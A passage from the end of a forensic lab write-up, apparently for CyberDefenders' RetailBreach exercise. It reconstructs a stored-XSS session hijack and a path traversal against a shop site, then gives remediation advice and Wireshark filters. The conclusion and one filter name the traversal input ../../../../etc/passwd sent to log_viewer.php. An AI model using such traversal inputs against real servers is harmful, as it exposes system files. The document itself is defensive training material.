- 4 Preserve the PCAP, application logs, web server logs, database records, and host telemetry.
- 5 Review all administrative actions performed during and after the hijacked session.

12.2 Fix Stored XSS

- Apply context-aware output encoding whenever reviews are rendered.
- Treat user content as text unless trusted HTML is an explicit requirement.
- If limited HTML is required, use a maintained allowlist-based sanitizer.
- Deploy a restrictive Content Security Policy after testing in report-only mode.

12.3 Protect Session Cookies

Configure the application session cookie with:

```
HttpOnly; Secure; SameSite=Lax
```

- Serve the entire application exclusively over HTTPS and enable HSTS after validation.
- Regenerate session identifiers after login and privilege changes.
- Use short idle and absolute timeouts for administrator sessions.
- Require multi-factor authentication and reauthentication for critical operations.

HttpOnly would prevent ordinary JavaScript from reading the cookie through `document.cookie`, reducing the impact of this exact payload. It does not remove the XSS vulnerability and must be combined with output encoding and sanitization.

12.4 Fix Path Traversal

- Do not accept arbitrary filesystem paths from the client.
- Replace filenames with server-side identifiers mapped to an allowlist of approved files.
- Resolve requested paths to canonical form and verify that they remain inside the intended directory.
- Reject absolute paths, traversal sequences, null bytes, unexpected separators, and encoded variants.
- Run the web process with least privilege and restrict filesystem permissions.

12.5 Long-Term Improvements

- Add security tests for stored XSS, session handling, and path traversal to the development pipeline.
- Centralize application and web-access logs in a monitored SIEM.
- Correlate reconnaissance, suspicious form submissions, session reuse, and sensitive file requests.
- Assess all administrative endpoints for insecure file access and authorization weaknesses.
- Provide secure-coding training focused on output encoding, session management, and filesystem access.

13. Conclusion

The packet capture provides a coherent account of the ShopSphere compromise. The attacker at 111.224.180.128 used Gobuster to enumerate the website, submitted stored JavaScript through reviews.php, and waited for an administrator to load the affected page.

The administrator's visit at approximately 2024-03-29 12:09:50 UTC exposed a valid PHPSESSID. The identical token was then observed in requests from the attacker IP, where it was accepted for protected administrative pages. The attacker used log_viewer.php to request ../../../../etc/passwd, and the server returned Unix account records with a 200 OK response.

The compromise resulted from a chain of weaknesses rather than one isolated flaw: unsafe rendering of user content, a cookie accessible to JavaScript, unencrypted HTTP, insufficient session protections, and unsafe filesystem-path handling. Remediation must address the entire chain.

14. References

1. CyberDefenders. RetailBreach lab materials. <https://cyberdefenders.org/>
2. MITRE ATT&CK. Active Scanning: Wordlist Scanning (T1595.003). <https://attack.mitre.org/techniques/T1595/003/>
3. MITRE ATT&CK. Exploit Public-Facing Application (T1190). <https://attack.mitre.org/techniques/T1190/>
4. MITRE ATT&CK. Steal Web Session Cookie (T1539). <https://attack.mitre.org/techniques/T1539/>
5. MITRE ATT&CK. Web Session Cookie (T1550.004). <https://attack.mitre.org/techniques/T1550/004/>
6. MITRE ATT&CK. Data from Local System (T1005). <https://attack.mitre.org/techniques/T1005/>
7. OWASP. Cross Site Scripting Prevention Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
8. OWASP. Session Management Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
9. OWASP. Path Traversal. https://owasp.org/www-community/attacks/Path_Traversal

Appendix A - Wireshark Filters

The following display filters reproduce the core investigative views used in this report.

Display all HTTP requests

```
http.request
```

Display traffic involving the attacker

```
ip.addr == 111.224.180.128 && http
```

Display HTTP requests sent by the attacker

```
ip.src == 111.224.180.128 && http.request
```

Find the XSS submission

```
ip.src == 111.224.180.128 &&  
http.request.method == "POST" &&  
http.request.uri contains "reviews.php"
```

Display administrator visits to the reviews page

```
http.request &&  
ip.src == 135.143.142.5 &&  
http.request.uri contains "reviews.php"
```

Search for the PHP session cookie

```
http.cookie contains "PHPSESSID"
```

Find attacker requests carrying cookies after the trigger

```
ip.src == 111.224.180.128 &&  
frame.number > 10106 &&  
http.cookie
```

Display access to the vulnerable log viewer

```
http.request.uri contains "log_viewer.php"
```

Search for the traversal target

```
http contains "etc/passwd"
```

Follow a selected HTTP conversation

Right-click the relevant packet, then select **Follow -> HTTP Stream**.